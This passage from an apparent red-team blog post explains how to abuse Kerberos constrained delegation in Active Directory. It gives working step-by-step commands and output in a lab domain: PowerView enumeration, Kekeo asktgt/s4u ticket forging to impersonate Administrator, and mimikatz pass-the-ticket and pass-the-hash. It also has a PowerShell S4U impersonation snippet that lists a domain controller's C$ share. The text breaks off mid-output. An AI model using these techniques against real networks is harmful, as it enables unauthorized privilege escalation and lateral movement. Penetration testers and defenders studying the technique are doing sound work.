Now, remember that a machine or user account with a SPN set under **msds-allowedtodelegateto** can pretend to be any user they want to the target service SPN. So if you're able to compromise one of these accounts, you can spoof elevated access to the target SPN. For the HOST SPN this allows complete remote takeover. For a MSSQLSvc SPN this would allow DBA rights. A CIFS SPN would allow complete remote file access. A HTTP SPN it would likely allow for the takeover of the remote webservice, and LDAP allows for DCSync ;) HTTP/SQL service accounts, even if they aren't elevated admin on the target, can also possibly be abused with Rotten Potato to elevate rights to SYSTEM (though I haven't tested this personally).

Luckily for us, Benjamin recently released a modification to Kekeo to help facilitate these types of lateral spread attacks if we know the plaintext password of the specific accounts. Lee and I envision four different specific scenarios involving S4U that you may want to abuse. We have tested two of the scenarios in a lab reliably, but haven't been able to get the other two working (notes below). **[edit]: reached out and let Lee and I know that asktgt.exe accepts a /key:NTLM argument as well as a password. This allows us to execute scenarios 3 and 4 below using account hashes instead of plaintexts!**


Scenario 1 : User Account Configured For Constrained Delegation + A Known Plaintext

This is the scenario that Benjamin showed in his tweet. If you are able to compromise the plaintext password for a *user* account that has constrained delegation enabled, you can use Kekeo to request a TGT, execute the S4U TGS request, and then ultimately access the target service.




```
C:\Users\victim\Desktop>whoami
testlab\victim

C:\Users\victim\Desktop>dir \\PRIMARY.testlab.local\C$
Access is denied.

C:\Users\victim\Desktop>powershell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\victim\Desktop> Import-Module .\powerview.ps1
PS C:\Users\victim\Desktop> Get-DomainUser -TrustedToAuth -Properties distinguis
hedname,msds-allowedtodelegateto,samaccountname | fl


samaccountname           : SQLService
msds-allowedtodelegateto : {cifs/PRIMARY.testlab.local/testlab.local, cifs/PRIM
                           ARY.testlab.local, cifs/PRIMARY, cifs/PRIMARY.testla
                           b.local/TESTLAB...}
distinguishedname        : CN=SQLService,CN=Users,DC=testlab,DC=local
```

Enumerating users with msds-allowedtodelegateto




```
C:\Users\victim\Desktop\kekeo>asktgt.exe /user:SQLService /domain:testlab.local
/password:Password123! /ticket:sqlservice.kirbi

  .#####.   AskTGT Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                      (oe.eo)
  '#####'                                                     * * */

> Current time     : 12/18/2016 5:08:40 PM
username           : SQLService
domain             : testlab.local (TESTLAB)
password           : ***
key                : 2b576acbe6bcfda7294d6bd18041b8fe (rc4_hmac_nt)
[KDC] 'PRIMARY.testlab.local' will be the main server
  * Ticket in file 'sqlservice.kirbi'
```

Requesting a TGT for the user account with constrained delegation enabled



```
C:\Users\victim\Desktop\kekeo>s4u.exe /tgt:sqlservice.kirbi /user:Administrator@
testlab.local /service:cifs/PRIMARY.testlab.local

  .#####.   S4U Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                      (oe.eo)
  '#####'                                                     * * */

TGT      | filename  : sqlservice.kirbi
TGT      | Service   : krbtgt / testlab.local @ TESTLAB.LOCAL
TGT      | Principal : SQLService @ TESTLAB.LOCAL
S4U2Self | Principal : Administrator @ testlab.local
S4U2Proxy| Service   : cifs / PRIMARY.testlab.local
  * Ticket in file 'cifs.PRIMARY.testlab.local.kirbi'
```

Using s4u.exe to execute S4U2Proxy



```
C:\Users\victim\Desktop\kekeo>mimikatz.exe

  .#####.   mimikatz 2.1 (x64) built on Nov 26 2016 02:28:33
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 20 modules * * */

mimikatz # kerberos::ptt cifs.PRIMARY.testlab.local.kirbi

* File: 'cifs.PRIMARY.testlab.local.kirbi': OK

mimikatz # exit
Bye!

C:\Users\victim\Desktop\kekeo>dir \\PRIMARY.testlab.local\C$
 Volume in drive \\PRIMARY.testlab.local\C$ has no label.
 Volume Serial Number is 9EAE-56A2

 Directory of \\PRIMARY.testlab.local\C$

07/25/2012  11:44 PM    <DIR>          PerfLogs
08/09/2016  09:54 AM    <DIR>          Program Files
07/26/2012  12:04 AM    <DIR>          Program Files (x86)
12/13/2016  04:22 PM    <DIR>          Shares
12/02/2016  11:35 AM    <DIR>          Temp
10/24/2016  06:53 AM    <DIR>          Users
10/07/2016  03:07 PM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  46,932,021,248 bytes free
```

Injecting the S4U ticket to utilize access

Again, if you would like to execute this attack from a Linux system, read Ben's post.


Scenario 2 : Agent on a Computer Configured For Constrained Delegation

If you are able to compromise a *computer* account that is configured for constrained delegation (instead of a user account) the attack approach is a bit different. As any process running as SYSTEM takes on the privileges of the local machine account, we can skip the Kekeo asktgt.exe step. You can also use an alternative method to execute the S4U2Proxy process, helpfully provided by Microsoft. Lee and I translated the process from C# into PowerShell as follows:

```
# translated from the C# example at https://msdn.microsoft.com/en-
us/library/ff649317.aspx



# load the necessary assembly
$Null = [Reflection.Assembly]::LoadWithPartialName('System.IdentityModel')



# execute S4U2Self w/ WindowsIdentity to request a forwardable TGS for the
specified user
$Ident = New-Object System.Security.Principal.WindowsIdentity
@('Administrator@TESTLAB.LOCAL')



# actually impersonate the next context
$Context = $Ident.Impersonate()



# implicitly invoke S4U2Proxy with the specified action
ls \\PRIMARY.TESTLAB.LOCAL\C$

# undo the impersonation context$Context.Undo()
```


As detailed by Microsoft, when using WindowsIdentity, an “identify-level” token is returned by default for most situations. This allows you to see what groups are associated with the user token, but doesn’t allow you to reuse the access. In order to use the impersonation context to access additional network resources, an impersonation-level token is needed, which is only returned when the requesting account has the “*Act as part of the operating system*” user right (SeTcbPrivilege). This right is only granted to SYSTEM by default, but since we need to be SYSTEM already to use the privileges of the machine account on the network, we don’t need to worry.

Also, due to some of the powershell.exe peculiarities I mentioned a bit ago, if you are using PowerShell Version 2, you need to launch powershell.exe in single-thread apartment mode (with the “-sta” flag) in order for the token impersonation to work properly:



```
C:\Users\victim\Desktop>whoami
nt authority\system

C:\Users\victim\Desktop>hostname
WINDOWS1

C:\Users\victim\Desktop>powershell -sta
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\victim\Desktop> Import-Module .\powerview.ps1
PS C:\Users\victim\Desktop> Get-DomainComputer windows1 -Properties samaccountna
me,msds-allowedtodelegateto | fl


samaccountname           : WINDOWS1$
msds-allowedtodelegateto : {HOST/PRIMARY.testlab.local/testlab.local, HOST/PRIM
                           ARY.testlab.local, HOST/PRIMARY, HOST/PRIMARY.testla
                           b.local/TESTLAB...}
```

SYSTEM on a computer with msds-allowedtodelegateto set




```
PS C:\Users\victim\Desktop> $Null = [Reflection.Assembly]::LoadWithPartialName('
System.IdentityModel')
PS C:\Users\victim\Desktop> $Ident = New-Object System.Security.Principal.Window
sIdentity @('Administrator@TESTLAB.LOCAL')
PS C:\Users\victim\Desktop> $Context = $Ident.Impersonate()
PS C:\Users\victim\Desktop> ls \\PRIMARY.TESTLAB.LOCAL\C$


    Directory: \\PRIMARY.TESTLAB.LOCAL\C$


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----         7/26/2012  12:44 AM            PerfLogs
d-r--          8/9/2016  10:54 AM            Program Files
d----         7/26/2012   1:04 AM            Program Files (x86)
d----        12/13/2016   4:22 PM            Shares
d----         12/2/2016  11:35 AM            Temp
d-r--        10/24/2016   7:53 AM            Users
d----         10/7/2016   4:07 PM            Windows
```

S4U2Proxy for a computer account

Scenario 3 : User Account Configured For Constrained Delegation + A Known NTLM Hash

Our next goal was to execute this transition attack from a Window system only given the the target user's NTLM hash, which we were unfortunately not able to get working properly with the same method as scenario 2. Our gut feeling is that we're missing some silly detail, but we wanted to detail what we tried and what went wrong in case anyone had a tip for getting it working properly. **[Edit] Ben's pointed out that /key:NTLM works for asktgt.exe as well, which is covered below.**

We attempted to use Mimikatz' PTH command to inject the user's hash into memory (assuming you are a local admin on the pivot system) instead of Kekro's asktgt.exe. One issue here (as in scenario 2) is SeTcbPrivilege, but despite explicitly granting our principal user that right we still ran into issues. It appears that the the S4U2Self step worked correctly:



```
No.  Time          Source           Destination      Protocol  Length  Info
  20 26.614804     192.168.52.100   192.168.52.201   KRB5        67    AS-REP
  28 26.615661     192.168.52.201   192.168.52.100   KRB5      1629    TGS-REQ
  31 26.617585     192.168.52.100   192.168.52.201   KRB5       160    TGS-REP
  39 26.618204     192.168.52.201   192.168.52.100   KRB5      1473    TGS-REQ
  40 26.618550     192.168.52.100   192.168.52.201   KRB5      1502    TGS-REP
  42 26.618819     192.168.52.201   192.168.52.100   SMB2      3212    Session Setup Request
  46 26.619717     192.168.52.100   192.168.52.201   SMB2       314    Session Setup Response
  61 27.611661     192.168.52.201   192.168.52.100   KRB5       311    AS-REQ
  62 27.612406     192.168.52.100   192.168.52.201   KRB5       279    KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
  69 27.613071     192.168.52.201   192.168.52.100   KRB5      1574    TGS-REQ
  72 27.614470     192.168.52.100   192.168.52.201   KRB5       127    TGS-REP
```

```
Frame 69: 1574 bytes on wire (12592 bits), 1574 bytes captured (12592 bits) on interface 0
Ethernet II, Src: Vmware_55:8a:5d (00:0c:29:55:8a:5d), Dst: Vmware_ae:d3:fc (00:0c:29:ae:d3:fc)
Internet Protocol Version 4, Src: 192.168.52.201, Dst: 192.168.52.100
Transmission Control Protocol, Src Port: 49275, Dst Port: 88, Seq: 1, Ack: 1, Len: 1520
Kerberos
  Record Mark: 1516 bytes
  tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    padata: 2 items
      PA-DATA PA-TGS-REQ
        padata-type: kRB5-PADATA-TGS-REQ (1)
      PA-DATA PA-FOR-USER
        padata-type: kRB5-PADATA-S4U2SELF (129)
          padata-value: 3065a0283026a00302010aa11f301d1b1b41646d696e6973...
            name
              name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
              name-string: 1 item
                KerberosString: Administrator@TESTLAB.LOCAL
            realm: TESTLAB.LOCAL
            cksum
            auth: Kerberos
    req-body
      Padding: 0
      kdc-options: 40810000 (forwardable, renewable, canonicalize)
      realm: TESTLAB.LOCAL
      sname
        name-type: kRB5-NT-PRINCIPAL (1)
        sname-string: 1 item
          SNameString: sqlservice
      till: 2017-01-05 10:02:16 (UTC)
      nonce: 858332425
```


```
0560  03 02 01 0a a1 1f 30 1d  1b 1b 41 64 6d 69 6e 69   ......0. ..Admini
0570  73 74 72 61 74 6f 72 40  54 45 53 54 4c 41 42 2e   strator@ TESTLAB.
0580  4c 4f 43 41 4c a1 0f 1b  0d 54 45 53 54 4c 41 42   LOCAL... .TESTLAB
0590  2e 4c 4f 43 41 4c a2 1c  30 1a a0 04 02 02 ff 76   .LOCAL.. 0......v
05a0  a1 12 04 10 35 d2 d4 1d  f5 1e 0b 48 8b d2 68 9b   ....5... ...H..h.
05b0  c8 76 83 ec a3 0a 1b 08  4b 65 72 62 65 72 6f 73   .v...... Kerberos
05c0  a4 64 30 62 a0 07 03 05  00 40 81 00 00 a2 0f 1b   .d0b.... .@......
05d0  0d 54 45 53 54 4c 41 42  2e 4c 4f 43 41 4c a3 17   .TESTLAB .LOCAL..
05e0  30 15 a0 03 02 01 01 a1  0e 30 0c 1b 0a 73 71 6c   0....... .0...sql
05f0  73 65 72 76 69 63 65 a5  11 18 0f 32 30 31 37 30   service. ...20170
0600  31 30 35 31 30 30 32 31  36 5a a7 06 02 04 33 29   10510021 6Z....3)
0610  1d 09 a8 12 30 10 02 01  12 02 01 11 02 01 17 02   ....0... ........
0620  01 18 02 02 ff 79                                  .....y
```

```
KerberosString (kerberos.KerberosString), 27 bytes        Packets: 76 · Displayed: 12 (15.8%)        Profile: Default
```

```
C:\Users\eviluser\Desktop>mimikatz.exe

  .#####.   mimikatz 2.1 (x64) built on Nov 26 2016 02:28:33
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 20 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:sqlservice /domain:testlab.local /ntlm:2b576acbe6bcfda7294d6bd18
041b8fe
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>dir \\primary.testlab.local\C$
Access is denied.

C:\Windows\system32>whoami
testlab\eviluser

C:\Windows\system32>ntrights
NTRights.Exe - Beta Version by Georg Zanzen
Grants/Revokes NT-Rights to a user/group
usage: -u xxx  User/Group
       -m \\xxx  machine to perform the operation on (default local machine)
       -e xxxxx Add xxxxx to the event log
       -r xxx  revokes the xxx right
       +r xxx  grants the xxx right
valid NTRights are:
  SeCreateTokenPrivilege
  SeAssignPrimaryTokenPrivilege
  SeLockMemoryPrivilege
  SeIncreaseQuotaPrivilege
  SeUnsolicitedInputPrivilege
  SeMachineAccountPrivilege
  SeTcbPrivilege
